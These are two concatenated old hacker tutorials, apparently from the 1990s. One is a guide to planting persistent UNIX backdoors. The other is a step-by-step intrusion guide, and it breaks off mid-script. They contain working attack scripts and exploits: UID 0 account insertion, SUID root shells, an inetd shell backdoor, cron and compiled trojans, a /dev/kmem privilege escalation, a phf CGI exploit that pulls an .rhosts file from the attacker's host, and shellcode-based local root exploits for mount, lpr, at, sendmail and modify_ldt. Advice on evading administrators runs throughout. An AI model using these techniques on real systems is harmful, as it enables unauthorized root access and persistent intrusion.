Know the location of critical system files. This should be obvious (If you can't list any of the top of your head, stop reading now, get a book on UNIX, read it, then come back to me...). Familiarity with passwd file formats (including general 7 field format, system specific naming conventions, shadowing mechanisms, etc...). Know vi. Many systems will not have those robust, user-friendly editors such as Pico and Emacs. Vi is also quite useful for needing to quickly seach and edit a large file. If you are connecting remotely (via dial-up/telnet/rlogin/whatver) it's always nice to have a robust terminal program that has a nice, FAT scrollback buffer. This will come in handy if you want to cut and paste code, rc files, shell scripts, etc...

The permenance of these backdoors will depend completely on the technical saavy of the administrator. The experienced and skilled administrator will be wise to many (if not all) of these backdoors. But, if you have managed to steal root, it is likely the admin isn't as skilled (or up to date on bug reports) as she should be, and many of these doors may be in place for some time to come. One major thing to be aware of, is the fact that if you can cover you tracks during the initial break-in, no one will be looking for back doors.

### The Overt

[1] Add a UID 0 account to the passwd file. This is probably the most obvious and quickly discovered method of rentry. It flies a red flag to the admin, saying "WE'RE UNDER ATTACK!!!". If you must do this, my advice is DO NOT simply prepend or append it. Anyone causally examining the passwd file will see this. So, why not stick it in the middle...

#!/bin/csh
# Inserts a UID 0 account into the middle of the passwd file.
# There is likely a way to do this in 1/2 a line of AWK or SED. Oh well.

# daemon9@netcom.com

set linecount = `wc -l /etc/passwd` # Do this at home. cd cp /etc/passwd ./temppass # Safety first. echo passwd file has \$linecount[1] lines. @ linecount[1] /= 2 @ linecount[1] += 1 # we only want 2 temp files echo Creating two files, \$linecount[1] lines each \(or approximately that\). split -\$linecount[1] ./temppass # passwd string optional echo "EvilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh" >> ./xaa cat ./xab >> ./xaa mv ./xaa /etc/passwd # or whatever it was beforehand chmod 644 /etc/passwd rm ./xa\* ./temppass echo Done... NEVER, EVER, change the root password. The reasons are obvious. [2] In a similar vein, enable a disabled account as UID 0, such as Sync. Or, perhaps, an account somwhere buried deep in the passwd file has been abandoned, and disabled by the sysadmin. Change her UID to 0 (and remove the '\*' from the second field). [3] Leave an SUID root shell in /tmp. #!/bin/sh # Everyone's favorite... cp /bin/csh /tmp/.evilnaughtyshell # Don't name it that... chmod 4755 /tmp/.evilnaughtyshell Many systems run cron jobs to clean /tmp nightly. Most systems clean /tmp upon a reboot. Many systems have /tmp mounted to disallow SUID programs from executing. You can change all of these, but if the filesystem starts filling up, people may notice...but, hey, this \*is\* the overt section....). I will not detail the changes neccessary because they can be quite system specific. Check out /var/spool/cron/crontabs/root and /etc/fstab. The Veiled [4] The super-server configuration file is not the first place a sysadmin will

look, so why not put one there? First, some background info: The Internet daemon (/etc/inetd) listens for connection requests on TCP and UDP ports and spawns the appropriate program (usally a server) when a connection request arrives. The format of the /etc/inetd.conf file is simple. Typical lines look like this:

(1)(2) (3) (4) (5) (6) (7)ftp nowait root /usr/etc/ftpd ftpd stream tcp talk dgram udp wait root /usr/etc/ntalkd ntalkd

Field (1) is the daemon name that should appear in /etc/services. This tells inetd what to look for in /etc/services to determine which port it should associate the program name with. (2) tells inetd which

type of socket connection the daemon will expect. TCP uses streams, and UDP uses datagrams. Field (3) is the protocol field which is either of the two transport protocols, TCP or UDP. Field (4) specifies whether or not the daemon is iterative or concurrent. A 'wait' flag indicates that the server will process a connection and make all subsequent connections wait. 'Nowait' means the server will accept a connection, spawn a child process to handle the connection, and then go back to sleep, waiting for further connections. Field (5) is the user (or more inportantly, the UID) that the daemon is run as. (6) is the program to run when a connection arrives, and (7) is the actual command (and optional arguments). If the program is trivial (usally requiring no user interaction) inetd may handle it internally. This is done with an 'internal' flag in fields (6) and (7). So, to install a handy backdoor, choose a service that is not used often, and replace the daemon that would normally handle it with something else. A program that creates an SUID root shell, a program that adds a root account for you in the /etc/passwd file, etc... For the insinuation-impaired, try this:

Open the /etc/inetd.conf in an available editor. Find the line that reads:

daytime stream tcp nowait root internal

and change it to:

daytime stream tcp nowait /bin/sh sh -i.

You now need to restart /etc/inetd so it will reread the config file. It is up to you how you want to do this. You can kill and restart the process, (kill -9, /usr/sbin/inetd or /usr/etc/inetd) which will interuppt ALL network connections (so it is a good idea to do this off peak hours).

[5] An option to compromising a well known service would be to install a new one, that runs a program of your choice. One simple solution is to set up a shell the runs similar to the above backdoor. You need to make sure the entry appears in /etc/services as well as in /etc/inetd.conf. The format of the /etc/services file is simple:

| (1)  | (2)/(3) | (4)  |
|------|---------|------|
| smtp | 25/tcp  | mail |

Field (1) is the service, field (2) is the port number, (3) is the protocol type the service expects, and (4) is the common name associated with the service. For instance, add this line to /etc/services:

evil 22/tcp evil

and this line to /etc/inetd.conf:

evil stream tcp nowait /bin/sh sh -i

Restart inetd as before.

Note: Potentially, these are a VERY powerful backdoors. They not only offer local rentry from any account on the system,

they offer rentry from \*any\* account on \*any\* computer on the Internet. [6] Cron-based trojan I. Cron is a wonderful system administration tool. It is also a wonderful tool for backdoors, since root's crontab will, well, run as root... Again, depending on the level of experience of the sysadmin (and the implementation), this backdoor may or may not last. /var/spool/cron/crontabs/root is where root's list for crontabs is usally located. Here, you have several options. I will list a only few, as cron-based backdoors are only limited by your imagination. Cron is the clock daemon. It is a tool for automatically executing commands at specified dates and times. Crontab is the command used to add, remove, or view your crontab entries. It is just as easy to manually edit the /var/spool/crontab/root file as it is to use crontab. A crontab entry has six fields: (1)(2) (3) (4) (5) (6) 0 0 \* 1 /usr/bin/updatedb Fields (1)-(5) are as follows: minute (0-59), hour (0-23), day of the month (1-31) month of the year (1-12), day of the week (0-6). Field (6) is the command (or shell script) to execute. The above shell script is executed on Mondays. To exploit cron, simply add an entry into /var/spool/crontab/root. For example: You can have a cronjob that will run daily and look in the /etc/passwd file for the UID 0 account we previously added, and add him if he is missing, or do nothing otherwise (it may not be a bad idea to actually \*insert\* this shell code into an already installed crontab entry shell script, to further obfuscate your shady intentions). Add this line to /var/spool/crontab/root: \* 0 0 \* \* /usr/bin/trojancode This is the shell script: #!/bin/csh # Is our eviluser still on the system? Let's make sure he is. #daemon9@netcom.com set evilflag = (`grep eviluser /etc/passwd`) if(\$#evilflag == 0) then # Is he there? set linecount = `wc -l /etc/passwd` cd # Do this at home. # Safety first. cp /etc/passwd ./temppass @ linecount[1] /= 2 @ linecount[1] += 1 # we only want 2 temp files split -\$linecount[1] ./temppass # passwd string optional echo "EvilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh" >> ./xaa cat ./xab >> ./xaa mv ./xaa /etc/passwd chmod 644 /etc/passwd # or whatever it was beforehand rm ./xa\* ./temppass echo Done... else endif

[7] Cron-based trojan II. This one was brought to my attention by our very own Mr. Zippy. For this, you need a copy of the /etc/passwd file hidden somewhere. In this hidden passwd file (call it /var/spool/mail/.sneaky) we have but one entry, a root account with a passwd of your choosing. We run a cronjob that will, every morning at 2:30am (or every other morning), save a copy of the real /etc/passwd file, and install this trojan one as the real /etc/passwd file for one minute (synchronize swatches!). Any normal user or process trying to login or access the /etc/passwd file would get an error, but one minute later, everything would be ok. Add this line to root's crontab file: \* \* 29 2 \* /bin/usr/sneakysneaky passwd make sure this exists: #echo "root:1234567890123:0:0:Operator:/:/bin/csh" > /var/spool/mail/.sneaky and this is the simple shell script: #!/bin/csh # Install trojan /etc/passwd file for one minute #daemon9@netcom.com cp /etc/passwd /etc/.temppass cp /var/spool/mail/.sneaky /etc/passwd sleep 60 mv /etc/.temppass /etc/passwd [8] Compiled code trojan. Simple idea. Instead of a shell script, have some nice C code to obfuscate the effects. Here it is. Make sure it runs as root. Name it something innocous. Hide it well. /\* A little trojan to create an SUID root shell, if the proper argument is given. C code, rather than shell to hide obvious it's effects. \*/ /\* daemon9@netcom.com \*/ #include #define KEYWORD "industry3" #define BUFFERSIZE 10 int main(argc, argv) int argc; char \*argv[];{ int i=0; /\* we've got an argument, is it the keyword? if(argv[1]){ \*/ if(!(strcmp(KEYWORD,argv[1]))){ /\* This is the trojan part. \*/ system("cp /bin/csh /bin/.swp121"); system("chown root /bin/.swp121"); system("chmod 4755 /bin/.swp121"); } }

```
/* Put your possibly system specific trojan
                                   messages here */
                                /* Let's look like we're doing something... */
        printf("Sychronizing bitmap image records.");
        /* system("ls -alR / >& /dev/null > /dev/null&"); */
        for(;i<10;i++){
                fprintf(stderr,".");
                sleep(1);
        }
        printf("\nDone.\n");
        return(0);
} /* End main */
[9] The sendmail aliases file. The sendmail aliases file allows for mail sent
to a particular username to either expand to several
users, or perhaps pipe the output to a program. Most well known of these is
the uudecode alias trojan. Simply add the line:
 "decode: "|/usr/bin/uudecode"
to the /etc/aliases file. Usally, you would then create a uuencoded .rhosts
file with the full pathname embedded.
#! /bin/csh
# Create our .rhosts file. Note this will output to stdout.
echo "+ +" > tmpfile
/usr/bin/uuencode tmpfile /root/.rhosts
Next telnet to the desired site, port 25. Simply fakemail to decode and use as
the subject body, the uuencoded version of the
.rhosts file. For a one liner (not faked, however) do this:
%echo "+ +" | /usr/bin/uuencode /root/.rhosts | mail decode@target.com
You can be as creative as you wish in this case. You can setup an alias that,
when mailed to, will run a program of your
choosing. Many of the previous scripts and methods can be employed here.
The Covert
[10] Trojan code in common programs. This is a rather sneaky method that is
really only detectable by programs such tripwire.
The idea is simple: insert trojan code in the source of a commonly used
program. Some of most useful programs to us in this
case are su, login and passwd because they already run SUID root, and need no
permission modification. Below are some
general examples of what you would want to do, after obtaining the correct
sourcecode for the particular flavor of UNIX you
are backdooring. (Note: This may not always be possible, as some UNIX vendors
are not so generous with thier sourcecode.)
Since the code is very lengthy and different for many flavors, I will just
include basic psuedo-code:
```

get input; if input is special hardcoded flag, spawn evil trojan; else if input is valid, continue;

else quit with error; . . . Not complex or difficult. Trojans of this nature can be done in less than 10 lines of additional code. The Esoteric [11] /dev/kmem exploit. It represents the virtual of the system. Since the kernel keeps it's parameters in memory, it is possible to modify the memory of the machine to change the UID of your processes. To do so requires that /dev/kmem have read/write permission. The following steps are executed: Open the /dev/kmem device, seek to your page in memory, overwrite the UID of your current process, then spawn a csh, which will inherit this UID. The following program does just that. /\* If /kmem is is readable and writable, this program will change the user's UID and GID to 0. \*/ /\* This code originally appeared in "UNIX security: A practical tutorial" with some modifications by daemon9@netcom.com \*/ #include #include #include #include #include #include #include #define KEYWORD "nomenclature1" struct user userpage; long address(), userlocation; int main(argc, argv, envp) int argc; char \*argv[], \*envp[];{ int count, fd; long where, lseek(); if(argv[1]){ /\* we've got an argument, is it the keyword? \*/ if(!(strcmp(KEYWORD,argv[1]))){ fd=(open("/dev/kmem",O\_RDWR); if(fd<0){ printf("Cannot read or write to /dev/kmem\n"); perror(argv); exit(10); } userlocation=address(); where=(lseek(fd,userlocation,0); if(where!=userlocation){ printf("Cannot seek to user page\n");

```
perror(argv);
                                exit(20);
                        }
                        count=read(fd,&userpage,sizeof(struct user));
                        if(count!=sizeof(struct user)){
                                printf("Cannot read user page\n");
                                perror(argv);
                                exit(30);
                        }
                        printf("Current UID: %d\n",userpage.u_ruid);
                        printf("Current GID: %d\n",userpage.g_ruid);
                        userpage.u_ruid=0;
                        userpage.u_rgid=0;
                        where=lseek(fd,userlocation,0);
                        if(where!=userlocation){
                                printf("Cannot seek to user page\n");
                                perror(argv);
                                exit(40);
                        }
                        write(fd,&userpage,((char
*)&(userpage.u_procp))-((char *)&userpage));
                        execle("/bin/csh","/bin/csh","-i",(char *)0, envp);
                }
        }
} /* End main */
#include
#include
#include
#define LNULL ((LDFILE *)0)
long address(){
        LDFILE *object;
        SYMENT symbol;
        long idx=0;
        object=ldopen("/unix",LNULL);
        if(!object){
                fprintf(stderr,"Cannot open /unix.\n");
                exit(50);
        }
        for(;ldtbread(object,idx,&symbol)==SUCCESS;idx++){
                if(!strcmp("_u",ldgetname(object,&symbol))){
                        fprintf(stdout,"User page is at
0x%8.8x\n",symbol.n_value);
                        ldclose(object);
                        return(symbol.n_value);
```

```
}
}
fprintf(stderr,"Cannot read symbol table in /unix.\n");
exit(60);
}
[12] Since the previous code requires /dev/kmem to be world accessable, and
this is not likely a natural event, we need to take
care of this. My advice is to write a shell script similar to the one in [7]
that will change the permissions on /dev/kmem for a
discrete amount of time (say 5 minutes) and then restore the original
permissions. You can add this source to the source in [7]:
```

From The Infinity Concept Issue II

Well, howdi folks... I guess you are all wondering who's this guy (me)
that's trying to show you a bit of everything... ?
Well, I ain't telling you anything of that...
Copyright, and other stuff like this (below).

Copyright and stuff...

If you feel offended by this subject (hacking) or you think that you could do better, don't read the below information... This file is for educational purposes ONLY...;) I ain't responsible for any damages you made after reading this...(I'm very serious...) So this can be copied, but not modified (send me the changes, and if they are good, I'll include them ). Don't read it, 'cuz it might be illegal. I warned you... If you would like to continue, press <PgDown>.

Intro: Hacking step by step.

Well, this ain't exactely for begginers, but it'll have to do.
What all hackers has to know is that there are 4 steps in hacking...
Step 1: Getting access to site.
Step 2: Hacking rOOt.
Step 3: Covering your traces.
Step 4: Keeping that account.
Ok. In the next pages we'll see exactely what I ment.
Step 1: Getting access.
Well folks, there are several methods to get access to a site.
I'll try to explain the most used ones.

The first thing I do is see if the system has an export list:

mysite:~>/usr/sbin/showmount -e victim.site.com

```
RPC: Program not registered.
If it gives a message like this one, then it's time to search another way
in.
What I was trying to do was to exploit an old security problem by most
SUN OS's that could allow an remote attacker to add a .rhosts to a users
home directory... (That was possible if the site had mounted their home
directory.
Let's see what happens...
mysite:~>/usr/sbin/showmount -e victiml.site.com
/usr victim2.site.com
/home (everyone)
/cdrom (everyone)
mysite:~>mkdir /tmp/mount
mysite:~>/bin/mount -nt nfs victiml.site.com:/home /tmp/mount/
mysite:~>ls -sal /tmp/mount
   total 9
  1 drwxrwxr-x 8 root

1 drwxr-xr-x 19 root root

1 drwxr-xr-x 3 at1 users

1 dr-xr-xr-x 8 ftp wheel

1 drwxrx-r-x 3 john 100

1 drwxrx-r-x 3 139 100
   1 drwxrwxr-x 8 root
                                         1024 Jul 4 20:34 ./
                                         1024 Oct 8 13:42 ../
                                         1024 Jun 22 19:18 at1/
                                        1024 Jul 12 14:20 ftp/
                                        1024 Jul 6 13:42 john/
                                        1024 Sep 15 12:24 paul/
   1 -rw----- 1 root
                           root
                                          242 Mar 9 1997 sudoers
  1 drwx----- 3 test
                           100
                                         1024 Oct 8 21:05 test/
   1 drwx----- 15 102
                             100
                                         1024 Oct 20 18:57 rapper/
Well, we wanna hack into rapper's home.
mysite:~>id
uid=0 euid=0
mysite:~>whoami
root
mysite:~>echo "rapper::102:2::/tmp/mount:/bin/csh" >> /etc/passwd
We use /bin/csh 'cuz bash leaves a (Damn!) .bash_history and you might
forget it on the remote server...
mysite:~>su - rapper
Welcome to rapper's user.
mysite:~>ls -lsa /tmp/mount/
   total 9
                                       1024 Jul 4 20:34 ./
   1 drwxrwxr-x 8 root root
   1 drwxr-xr-x 19 root
                                         1024 Oct 8 13:42 ../
                           root
   1 drwxr-xr-x 3 at1
                           users
                                         1024 Jun 22 19:18 at1/
                                         1024 Jul 12 14:20 ftp/
   1 dr-xr-xr-x 8 ftp
                           wheel
                           100
   1 drwxrx-r-x 3 john
                                         1024 Jul 6 13:42 john/
   1 drwxrx-r-x 3 139
                           100
                                         1024 Sep 15 12:24 paul/
   1 -rw----- 1 root
                                          242 Mar 9 1997 sudoers
                            root
                                         1024 Oct 8 21:05 test/
   1 drwx-----
                3 test
                             100
   1 drwx----- 15 rapper daemon 1024 Oct 20 18:57 rapper/
So we own this guy's home directory...
mysite:~>echo "+ +" > rapper/.rhosts
mysite:~>cd /
mysite:~>rlogin victim1.site.com
Welcome to Victim.Site.Com.
SunOs ver....(crap).
```

```
This is the first method...
Another method could be to see if the site has an open 80 port. That would
mean that the site has a web page.
(And that's very bad, 'cuz it usually it's vulnerable).
Below I include the source of a scanner that helped me when NMAP wasn't
written.
(Go get it at http://www.dhp.com/~fyodor. Good job, Fyodor).
NMAP is a scanner that does even stealth scanning, so lots of systems won't
record it.
/* -*-C-*- tcpprobe.c */
/* tcpprobe - report on which tcp ports accept connections */
/* IO ERROR, error@axs.net, Sep 15, 1995 */
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>
int main(int argc, char **argv)
  int probeport = 0;
  struct hostent *host;
  int err, i, net;
  struct sockaddr_in sa;
  if (argc != 2) {
   printf("Usage: %s hostname\n", argv[0]);
    exit(1);
  }
  for (i = 1; i < 1024; i++) {
    strncpy((char *)&sa, "", sizeof sa);
    sa.sin_family = AF_INET;
    if (isdigit(*argv[1]))
      sa.sin_addr.s_addr = inet_addr(argv[1]);
    else if ((host = gethostbyname(argv[1])) != 0)
      strncpy((char *)&sa.sin_addr, (char *)host->h_addr, sizeof sa.sin_addr);
    else {
      herror(argv[1]);
      exit(2);
    }
    sa.sin_port = htons(i);
    net = socket(AF_INET, SOCK_STREAM, 0);
    if (net < 0) {
     perror("\nsocket");
      exit(2);
    }
    err = connect(net, (struct sockaddr *) &sa, sizeof sa);
    if (err < 0) {
      printf("%s %-5d %s\r", argv[1], i, strerror(errno));
      fflush(stdout);
    } else {
      printf("%s %-5d accepted.
                                                               n", argv[1],
i);
      if (shutdown(net, 2) < 0) {
```

victim1:~\$

```
perror("\nshutdown");
    exit(2);
    }
   }
   close(net);
 }
 printf("
\r");
 fflush(stdout);
 return (0);
}
Well, now be very carefull with the below exploits, because they usually get
logged.
Besides, if you really wanna get a source file from /cgi-bin/ use this
sintax : lynx http://www.victiml.com//cgi-bin/finger
If you don't wanna do that, then do a :
mysite:~>echo "+ +" > /tmp/rhosts
mysite:~>echo "GET /cqi-bin/phf?Qalias=x%0arcp+phantom@mysite.com:/tmp/rhosts+
/root/.rhosts" | nc -v - 20 victim1.site.com 80
then
mysite:~>rlogin -l root victim1.site.com
Welcome to Victim1.Site.Com.
victim1:~#
Or, maybe, just try to find out usernames and passwords...
The usual users are "test", "guest", and maybe the owner of the site...
I usually don't do such things, but you can...
Or if the site is really old, use that (quote site exec) old bug for
wu.ftpd.
There are a lot of other exploits, like the remote exploits (innd, imap2,
pop3, etc...) that you can find at rootshell.connectnet.com or at
dhp.com/~fyodor.
Enough about this topic. (besides, if you can finger the site, you can
figgure out usernames and maybe by guessing passwords (sigh!) you could get
access to the site).
Step 2: Hacking r00t.
First you have to find the system it's running ...
a). LINUX
ALL versions:
A big bug for all linux versions is mount/umount and (maybe) lpr.
/* Mount Exploit for Linux, Jul 30 1996
:::::'.g#S$$"$$S#n. .g#S$$"$$S#n. $$$S#s s#S$$$ $$$$S". $$$$$$"$$S#n.`::::::
```

```
::::::`S$$$$a$$$$S' `S$$$$a$$$$S' `S$$$$a$$$$S' $$$$$$ $$$$$$ ::::::
Discovered and Coded by Bloodmask & Vio
Covin Security 1996
*/
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>
#define PATH_MOUNT "/bin/mount"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50
u_long get_esp()
{
 __asm__("movl %esp, %eax");
}
main(int argc, char **argv)
{
 u_char execshell[] =
  "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
  "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
  "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";
  char *buff = NULL;
  unsigned long *addr_ptr = NULL;
  char *ptr = NULL;
  int i;
  int ofs = DEFAULT_OFFSET;
  buff = malloc(4096);
  if(!buff)
  {
     printf("can't allocate memory\n");
     exit(0);
  }
  ptr = buff;
  /* fill start of buffer with nops */
  memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
  ptr += BUFFER_SIZE-strlen(execshell);
  /* stick asm code into the buffer */
  for(i=0;i < strlen(execshell);i++)</pre>
     *(ptr++) = execshell[i];
  addr_ptr = (long *)ptr;
  for(i=0;i < (8/4);i++)</pre>
     *(addr_ptr++) = get_esp() + ofs;
```

```
ptr = (char *)addr_ptr;
   *ptr = 0;
   (void)alarm((u_int)0);
   printf("Discovered and Coded by Bloodmask and Vio, Covin 1996\n");
   execl(PATH_MOUNT, "mount", buff, NULL);
}
/*LPR exploit:I don't know the author...*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#define DEFAULT_OFFSET
                                 50
#define BUFFER_SIZE
                                 1023
long get_esp(void)
{
   __asm__("movl %esp,%eax\n");
}
void main()
{
   char *buff = NULL;
  unsigned long *addr_ptr = NULL;
   char *ptr = NULL;
   u_char execshell[] = "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07"
                         "\x89\x56\x0f\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12"
                         "\x8d\x4e\x0b\x8b\xd1\xcd\x80\x33\xc0\x40\xcd\x80\xe8"
                         "\xd7\xff\xff\xff/bin/sh";
   int i;
   buff = malloc(4096);
   if(!buff)
   {
      printf("can't allocate memory\n");
      exit(0);
   }
   ptr = buff;
   memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
   ptr += BUFFER SIZE-strlen(execshell);
   for(i=0;i < strlen(execshell);i++)</pre>
      *(ptr++) = execshell[i];
   addr_ptr = (long *)ptr;
   for(i=0;i<2;i++)</pre>
      *(addr_ptr++) = get_esp() + DEFAULT_OFFSET;
   ptr = (char *)addr_ptr;
   *ptr = 0;
   execl("/usr/bin/lpr", "lpr", "-C", buff, NULL);
}
b.) Version's 1.2.* to 1.3.2
NLSPATH env. variable exploit:
/* It's really annoying for users and good for me...
AT exploit gives only uid=0 and euid=your_usual_euid.
*/
```

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>
#define path "/usr/bin/at"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50
u_long get_esp()
{
  __asm__("movl %esp, %eax");
}
main(int argc, char **argv)
{
 u_char execshell[] =
   "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
   "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
   "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";
   char *buff = NULL;
   unsigned long *addr ptr = NULL;
   char *ptr = NULL;
   int i;
   int ofs = DEFAULT_OFFSET;
   buff = malloc(4096);
   if(!buff)
   {
      printf("can't allocate memory\n");
      exit(0);
   }
   ptr = buff;
   memset(ptr, 0x90, BUFFER_SIZE-strlen(execshell));
   ptr += BUFFER_SIZE-strlen(execshell);
   for(i=0;i < strlen(execshell);i++)</pre>
      *(ptr++) = execshell[i];
   addr_ptr = (long *)ptr;
   for(i=0;i < (8/4);i++)</pre>
      *(addr_ptr++) = get_esp() + ofs;
   ptr = (char *)addr_ptr;
   *ptr = 0;
   (void)alarm((u_int)0);
   printf("AT exploit discovered by me, _PHANTOM_ in 1997.\n");
   setenv("NLSPATH", buff, 1);
   execl(path, "at",NULL);
}
SENDMAIL exploit: (don't try to chmod a-s this one... :) )
```

```
/* SENDMAIL Exploit for Linux
*/
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/stat.h>
#define path "/usr/bin/sendmail"
#define BUFFER_SIZE 1024
#define DEFAULT_OFFSET 50
u_long get_esp()
{
 __asm__("movl %esp, %eax");
}
main(int argc, char **argv)
{
 u char execshell[] =
   "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
   "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
   "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff./sh";
   char *buff = NULL;
   unsigned long *addr_ptr = NULL;
   char *ptr = NULL;
   int i;
   int ofs = DEFAULT OFFSET;
   buff = malloc(4096);
   if(!buff)
   {
      printf("can't allocate memory\n");
      exit(0);
   }
   ptr = buff;
   memset(ptr, 0x90, BUFFER SIZE-strlen(execshell));
   ptr += BUFFER_SIZE-strlen(execshell);
   for(i=0;i < strlen(execshell);i++)</pre>
      *(ptr++) = execshell[i];
   addr_ptr = (long *)ptr;
   for(i=0;i < (8/4);i++)</pre>
      *(addr_ptr++) = get_esp() + ofs;
   ptr = (char *)addr_ptr;
   *ptr = 0;
   (void)alarm((u_int)0);
   printf("SENDMAIL exploit discovered by me, _PHANTOM_ in 1997\n");
   setenv("NLSPATH", buff, 1);
   execl(path, "sendmail",NULL);
}
```

```
MOD_LDT exploit (GOD, this one gave such a headache to my Sysadmin (ROOT)
!!!)
/* this is a hack of a hack. a valid System.map was needed to get this
  sploit to werk.. but not any longer.. This sploit will give you root
  if the modify_ldt bug werks.. which I beleive it does in any kernel
  before 1.3.20 ..
  QuantumG
*/
/* original code written by Morten Welinder.
 * this required 2 hacks to work on the 1.2.13 kernel that I've tested on:
 * 1. asm/sigcontext.h does not exist on 1.2.13 and so it is removed.
 * 2. the _task in the System.map file has no leading underscore.
 * I am not sure at what point these were changed, if you are
 * using this on a newer kernel compile with NEWERKERNEL defined.
 *
                                       -ReD
 */
#include <linux/ldt.h>
#include <stdio.h>
#include <linux/unistd.h>
#include <signal.h>
#ifdef NEWERKERNEL
#include <asm/sigcontext.h>
#endif
#define ___KERNEL___
#include <linux/sched.h>
#include <linux/module.h>
static inline _syscall1(int,get_kernel_syms,struct kernel_sym *,table);
static inline _syscall3(int, modify_ldt, int, func, void *, ptr, unsigned
long, bytecount)
#define KERNEL_BASE 0xc000000
/* _____ */
static __inline__ unsigned char
__farpeek (int seg, unsigned ofs)
{
 unsigned char res;
 asm ("mov %w1,%%gs ; gs; movb (%2),%%al"
      : "=a" (res)
      : "r" (seg), "r" (ofs));
 return res;
}
/* _____*
static __inline__ void
__farpoke (int seg, unsigned ofs, unsigned char b)
{
 asm ("mov %w0,%%gs ; gs; movb %b2,(%1)"
      : /* No results. */
      : "r" (seg), "r" (ofs), "r" (b));
}
/* _____ */
void
memgetseg (void *dst, int seg, const void *src, int size)
```

```
{
 while (size - > 0)
   *(char *)dst++ = farpeek (seq, (unsigned)(src++));
}
/* _____ */
void
memputseg (int seg, void *dst, const void *src, int size)
{
 while (size-- > 0)
   __farpoke (seg, (unsigned)(dst++), *(char *)src++);
}
/* _____*
int
main ()
{
 int stat, i,j,k;
 struct modify_ldt_ldt_s ldt_entry;
 FILE *syms;
 char line[100];
 struct task_struct **task, *taskptr, thistask;
 struct kernel sym blah[4096];
 printf ("Bogusity checker for modify_ldt system call.\n");
 printf ("Testing for page-size limit bug...\n");
 ldt_entry.entry_number = 0;
 ldt_entry.base_addr = 0xbffffff;
 ldt_entry.limit = 0;
 ldt_entry.seg_32bit = 1;
 ldt_entry.contents = MODIFY_LDT_CONTENTS_DATA;
 ldt_entry.read_exec_only = 0;
 ldt entry.limit in pages = 1;
 ldt_entry.seg_not_present = 0;
 stat = modify_ldt (1, &ldt_entry, sizeof (ldt_entry));
 if (stat)
   /* Continue after reporting error. */
   printf ("This bug has been fixed in your kernel.\n");
 else
   {
     printf ("Shit happens: ");
     printf ("0xc0000000 - 0xc0000ffe is accessible.\n");
   }
 printf ("Testing for expand-down limit bug...\n");
 ldt_entry.base_addr = 0x0000000;
 ldt_entry.limit = 1;
 ldt_entry.contents = MODIFY_LDT_CONTENTS_STACK;
 ldt_entry.limit_in_pages = 0;
 stat = modify_ldt (1, &ldt_entry, sizeof (ldt_entry));
 if (stat)
   ł
     printf ("This bug has been fixed in your kernel.\n");
     return 1;
   }
 else
   {
     printf ("Shit happens: ");
     printf ("0x00000000 - 0xfffffffd is accessible.\n");
   }
```

```
i = get_kernel_syms(blah);
 k = i + 10;
 for (j=0; j<i; j++)</pre>
  if (!strcmp(blah[j].name,"current") || !strcmp(blah[j].name,"_current")) k
= j;
 if (k==i+10) { printf("current not found!!!\n"); return(1); }
 j=k;
 taskptr = (struct task_struct *) (KERNEL_BASE + blah[j].value);
 memgetseg (&taskptr, 7, taskptr, sizeof (taskptr));
 taskptr = (struct task_struct *) (KERNEL_BASE + (unsigned long) taskptr);
 memgetseg (&thistask, 7, taskptr, sizeof (thistask));
 if (thistask.pid!=getpid()) { printf("current process not found\n");
return(1); }
 printf("Current process is %i\n",thistask.pid);
 taskptr = (struct task_struct *) (KERNEL_BASE + (unsigned long)
thistask.p_pptr);
 memgetseg (&thistask, 7, taskptr, sizeof (thistask));
 if (thistask.pid!=getppid()) { printf("current process not found\n");
return(1); }
 printf("Parent process is %i\n",thistask.pid);
 thistask.uid = thistask.euid = thistask.suid = thistask.fsuid = 0;
 thistask.gid = thistask.egid = thistask.sgid = thistask.fsgid = 0;
 memputseg (7, taskptr, &thistask, sizeof (thistask));
 printf ("Shit happens: parent process is now root process.\n");
 return 0;
};
c.) Other linux versions:
Sendmail exploit:
#/bin/sh
#
#
#
                                 Hi !
#
               This is exploit for sendmail smtpd bug
#
    (ver. 8.7-8.8.2 for FreeBSD, Linux and may be other platforms).
         This shell script does a root shell in /tmp directory.
#
          If you have any problems with it, drop me a letter.
#
#
                               Have fun !
#
#
#
                          -----
#
               _____
#
    ----- Dedicated to my beautiful lady
#
               _____
#
                          _____
#
#
          Leshka Zakharoff, 1996. E-mail: leshka@leshka.chuvashia.su
#
#
#
      'main()
echo
                                                          '>>leshka.c
echo
      ' {
                                                           '>>leshka.c
echo
      ' execl("/usr/sbin/sendmail","/tmp/smtpd",0);
                                                           '>>leshka.c
echo
      '}
                                                          '>>leshka.c
#
#
```

```
echo
       'main()
                                                               '>>smtpd.c
      ' {
echo
                                                               '>>smtpd.c
       ' setuid(0); setqid(0);
echo
                                                               '>>smtpd.c
